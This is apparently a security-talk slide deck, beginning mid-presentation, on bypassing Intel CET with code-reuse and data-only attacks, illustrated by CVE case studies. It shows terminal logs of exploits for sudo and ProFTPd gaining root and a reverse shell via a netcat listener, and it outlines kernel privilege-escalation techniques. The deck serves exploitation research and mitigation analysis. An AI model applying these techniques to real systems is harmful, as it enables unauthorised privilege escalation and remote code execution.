- Override saved IP in the stack to get IP register control
- Use of Control-flow Hijacking techniques like: JOP, COP, ROP

Circumventing / bypassing Intel CET

- COOP (Counterfeit Object Oriented Programming)
- Data-only attacks
- LOP (Loop Oriented Programming)

Note: In Windows, IBT is disabled, CFG is used for Forward-edge instead, which might be useful because known bypasses for CFG can be reused


Control-Flow Hijacking Techniques comparison (Intel CET)

Techniques	IBT jmp	IBT call	Shadow Stack
ROP	✅	✅	❌
SROP	✅	✅	❌
JOP	❌	✅	✅
COP	✅	❌	✅
DOP	✅	✅	✅
LOP	✅	✅	✅
COOP	✅	✅	✅

Note: ✅ means not affected. ❌ means mitigated

Exploiting stack buffer overflows in the Intel CET era

- Targeting saved IP is not a solution now
- Focus on local stack variables
- Local variables can be corrupted from current or previous frames
- Linear overflows force us to have ASLR leak to leave saved IP the same (and canary leak)



Stack buffer overflow case study: CVE-2019-18634


- **sudo pwfeedback** stack-based buffer overflow leading to LPE
- Discovered by **Joe Vennix** from Apple
- We can corrupt *user_details.uid* in the stack, and *SUDO_ASKPASS* env specified binary will be executed as root
- Saved IP in the stack is not touched, so **CET would not detect this exploit**

```
lockedbyte@pwn:~$ /tmp/exploit
[i] CVE-2019-18634 - sudo < 1.8.30 OOB write (buffer overflow) leading to privilege escalation
[.] initializing pseudo-terminal...
[.] making pseudo-terminal O_RDONLY to make write() fail...
[.] crafting payload...
[.] sending payload...
[.] creating callback through SUDO_ASKPASS to /proc/self/exe...
[.] triggering vulnerability...
Password:
Sorry, try again.
[+] callback executed!
[+] we are root!
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(lockedbyte)
# pwd
/home/lockedbyte
#
```

Control-flow Hijacking: Data-oriented Attacks

- Target data instead of leveraging code reuse attacks
- Bypasses CFI-based mitigations
- Program-specific


Data-only Attack Sample



From read-only primitives to compromise?

- Leak critical information through read primitive
- Especially useful on servers that allow authentication
- In some cases can lead to full compromise (no need for Control-Flow Hijacking)

- Attacker can leak credentials, keys …
- Case study: **CVE-2016-0777**
  - Discovered by **Qualys**
  - Information leak allows a malicious SSH server to exfiltrate private keys from SSH clients




Control-flow Hijacking: COOP (I)

- COOP (Counterfeit Object Oriented Programming)
- Only compatible with C++ programs
- Turing-complete
- Target C++ virtual functions

Components:


- **Counterfeit Object**: Attacker-created objects in controlled memory, that represent a fake object pointing to an existing VTable (via vptr) (counterfeit object is interpreted for the target function, and a ML-G should allow us to chain multiple of them
- **Main Loop Gadget (ML-G)**: Loop calling virtual functions from a dispatch table (we corrupt dispatch table to place our faked counterfeit objects)
- **vfgadgets**: virtual functions to call (gadgets)


C++ virtual functions



Control-flow Hijacking: COOP (II)

- Use a **ML-G** gadget to run the rest of the **vfgadgets**
- **vfgadgets** are existing virtual functions within the program
- Place counterfeit objects in students[] with fake vptr
- Target functions are positional within VTable, adjust vptr to fit vptr[n] (supply negative or positive offset for vptr)





C++ code

```
class Student {
public:
    virtual void incCourseCount() = 0;
    virtual void decCourseCount() = 0;
};

class Course {
private:
    Student **students;
    size_t nStudents;
public:
    /* ... */
    virtual ~Course() {
        for (size_t i = 0; i < nStudents; i++)
            students[i]->decCourseCount();
        delete students;
    }
};
```

Control-flow Hijacking: COOP (III)

- We can (sometimes) overlap counterfeit objects to get a result into the next object to use it for another operation (Fig 1 & 2)
- Allows to call WinAPI functions pointing vptr to IAT or EAT (first arg is always counterfeit object addr)

Fig. 1




Fig. 2


Control-flow Hijacking: LOP (I)

- LOP (Loop Oriented Programming)
- Turing-complete
- Always reaches **endbranch** instructions (no **IBT** violation)
- Control-Flow redirection follows the **call-ret-pairing** (no shadow stack violation)
- Can be used in combination with longjmp() to control registers (CFG makes it harder now)
- Compatible with C programs

Three main components:

- Loop gadget (dispatcher)
- Functional gadgets
- Dispatch table

Control-flow Hijacking: LOP (II)



Circumventing CET case study: CVE-2020-9273 (I)

- ProFTPd Post-Auth Use-After-Free
- Discovered by **Antonio Morales** from GitHub Security Lab
- We achieve write primitives that let us corrupt a cleanup struct (contains function pointer and argument)
- We point RIP to system() and RDI to a command string -> RCE
- CET-IBT does not fault as we are landing on an endbr64
- CET-SS does not fault as we are not ROPing or overriding return addresses
- **Intel CET would not detect it**

Circumventing CET case study: CVE-2020-9273 (II)

lockedbyte@pwn: ~/Desktop/exploits/CVE-2020-9273

```
lockedbyte@pwn:~/Desktop/exploits/CVE-2020-9273$ python3 exploit.py 127.0.0.1 21 127.0.0.1 4444 pwn pwn
[i] CVE-2020-9273 PoC Exploit by @lockedbyte
[*] Connecting to target: 127.0.0.1:21
[+] Binding at 0.0.0.0:3247
[*] Receiving banner
[*] Sending user...
[*] Sending pass...
[+] Logged in
[+] Leaked: heap base = 0x559d6c0c0000
[+] Leaked: text base = 0x559d6a7d3000
[+] Leaked: libc base = 0x7f3b4fe34000
[*] Paused (press any to continue)
[*] Connecting to target: 127.0.0.1:21
[*] Receiving banner
[*] Sending user...
[*] Sending pass...
[+] Logged in
[*] forcing a use-after-free condition...
[+] Received connection from: 127.0.0.1:44511
[*] Sending payload...
[*] Closing connection with FTP server...
[i] Check callback: 127.0.0.1:4444 for a reverse shell
[+] Exploit completed
lockedbyte@pwn:~/Desktop/exploits/CVE-2020-9273$
```

lockedbyte@pwn: ~/Desktop/exploits/CVE-2020-9273

```
lockedbyte@pwn:~/Desktop/exploits/CVE-2020-9273$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 51976
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
whoami
pwn
```

Circumventing CET case study: CVE-2021-3156

- Sudo heap buffer overflow to LPE (Local Privilege Escalation)
- Discovered by **Qualys** as part of “Baron Samedit” advisory
- Two main methods to get LPE:
  - Partial overwrite of a pointer residing in the heap -> call execv()
  - Overwrite a string that is passed later to __dl_open()
- First one jumps to endbr64 at execv() so IBT does not fault, shadow stack does not fault either as we are not ROPing or overriding saved RIP -> LPE
- Second one is actually a Data-only attack, place custom library to load -> LPE
- **Intel CET would not detect it**


Circumventing CET case study: CVE-2020-28018

- Exim Use-After-Free leading to Pre-Auth Remote Code Execution
- Discovered by **Qualys** as part of “21nails” advisory
- We achieve an arbitrary write primitive to overwrite Exim ACLs in memory, one of those ACLs allows us to execute a command
- This one is another Data-Only Attack -> RCE
- **Intel CET would not detect it**

Circumventing CET case study: CVE-2022-0185 (I)

- Linux Kernel integer underflow to Slab OOB write
- Discovered by Alec Petridis, Hrvoje Mišetić, Isaac Badipe, Jamie Hill-Daniel, Philip Papurt, and William Liu
- We spray the Slab cache with msg_msg structs and corrupt them to achieve R/W primitives
- We use arbitrary write primitive to perform a data-only attack, overwrite **modprobe_path** global with our custom script, trigger execution of the usermode helper and our script will be executed as root -> LPE
- **Intel CET would not detect it**


Circumventing CET case study: CVE-2022-0185 (II)



Intel CET - Stack frame type confusion via unwinding

- Use of INCSSP instruction as gadget Eg.: incssp rax ; ret
- On Windows (no IBT) we need to hijack RIP from non-CFG-instrumented sources
- On Linux (IBT) we need to reach the gadget landing into an endbr64 first
- Opcodes of SSP management instructions are minimum 4 bytes (less probability of finding useful gadgets)
- The situation is extremely constrained -> difficult to use in practice

Intel CET - Stack frame type confusion via unwinding




Userland exploitation: CET impact analysis

- Reduces attacker possibilities
- Advanced code reuse attacks have more constraints than the classic ones like ROP, so they will not always be possible
- Data-oriented attacks are not always possible
- However in vulnerabilities that give the attacker enough useful primitives, system compromise is likely to succeed
- If a data-only attack is available, the attacker won

Browser exploitation - CET impact: Google Chrome

- Chrome V8 leaves **WebAssembly** (WASM) **RWX** for performance reasons:



Browser exploitation - CET impact: Mozilla Firefox

- In Firefox we can force **IonMonkey** to **optimize** a function to machine code and leave our controlled data as an instruction operand
- We can leverage a **JIT spraying** attack to achieve arbitrary code execution jumping unaligned to the operand directly and chaining instructions through **relative jmp**’s

Browser exploitation - CET impact: Microsoft Edge


- JIT-related attacks are harder due to isolation
- As **Intel CET** is not extended enough, **ROP** is used in most of the current exploits (get stack addr + write primitives)
- We might be able to use **COOP** Control-flow hijacking to achieve code execution
- Harder to use if **XFG** is enabled at some point

Linux Kernel exploitation: CET impact analysis

- Well-known data-only attacks are available, we just need write primitives: example **modprobe_path**
- Sometimes we can call functions and control their arguments, we will not fault IBT if we call **commit_creds(prepare_kernel_cred(0)),** and will not fault Shadow Stack if we do not use ROP or achieve RIP control using saved IP from stack

Linux Kernel exploitation: (e)BPF JIT Spraying

- Use **BPF_LD** (load) instruction **IMM** field to enter code
- Jump unaligned to the **operand** instead of the opcode
- The code interpreted from the operand will be executed
- We can chain with other operands using relative jmp's
- Can be leveraged using **SECCOMP** filter rules in the same way



Windows Kernel exploitation: CET impact analysis

- Data-only attacks are available like **EPROCESS token replacement**
- Use read primitive to leak the **SYSTEM process token (PID 4)**
- Use write primitive to place privileged-obtained token into the **EPROCESS** for an owned malicious process
- We will have **NT/AUTHORITY** privileges when popping a **cmd.exe**

Intel CET + MS XFG enforcement: Impact analysis

- CET-SS + MS XFG
- Limits us even more
- We would need to call functions with same / similar prototype (so hash coincides) or circumvent using non-XFG-instrumented function pointers
- MS XFG alone allows Control-Flow hijacking via return address corruption
- CET-SS + MS XFG enforces CFI heavily

Leveraging LOP / COOP attacks on CET + XFG images

- We need to bypass XFG on the initializer stage to achieve RIP into a loop gadget / ML-G
    - **Option 1**: Get RIP / vcall from non-XFG-protected sources
    - **Option 2**: Search for a loop gadget / ML-G with coinciding hash (unlikely)
- We need to use non-XFG loop gadgets / ML-G
- If the gadget’s function pointer call has been overridden with XFG instrumentation it is now useless (extremely limited gadget)

Conclusion

- Developing reliable exploits is getting more complex with CFI mitigations
- The average time to develop memory corruption exploits has increased significantly
- Exploit reliability is one of the most affected properties in modern memory corruption exploits -> less useful in the wild
- However, better exploitation techniques do exist that make exploits more reliable, like data-only attacks
- New Control-flow Hijacking or exploitation techniques will appear in the future to bypass or circumvent these newer mitigations

References (I)

"Yarden Shafir & Alex Ionescu - R.I.P ROP: CET Internals in Windows 20H1"
https://windows-internals.com/cet-on-windows/

"Loop-Oriented Programming: A New Code Reuse Attack to Bypass Modern Defenses"
https://ieeexplore.ieee.org/document/7345282

"BlackHat Asia - How to Survive the Hardware-assisted Control-flow Integrity Enforcement"
https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Sun-How-to-Survive-the-Hardware-Assisted-Control-Flow-Integrity-Enforcement.pdf

"Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications" https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7163058

"Intel - Control-Flow Enforcement Technology Preview"
http://web.archive.org/web/20200825023057/https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf

References (II)

“Yarden Shafir - CET Updates – CET on Xanax”
https://windows-internals.com/cet-updates-cet-on-xanax/

“Yarden Shafir - CET Updates – Dynamic Address Ranges”
https://windows-internals.com/cet-updates-dynamic-address-ranges/

“Joe Bialek - The evolution of CFI: Attacks and defenses”
https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_02_OffensiveCon/The%20Evolution%20of%20CFI%20Attacks%20and%20Defenses.pdf

“Yu-Cheng Yu - Linux Kernel CET support 5.14-rc5 branch (patches)”
https://github.com/yyu168/linux_cet/tree/v5.14-rc5-cet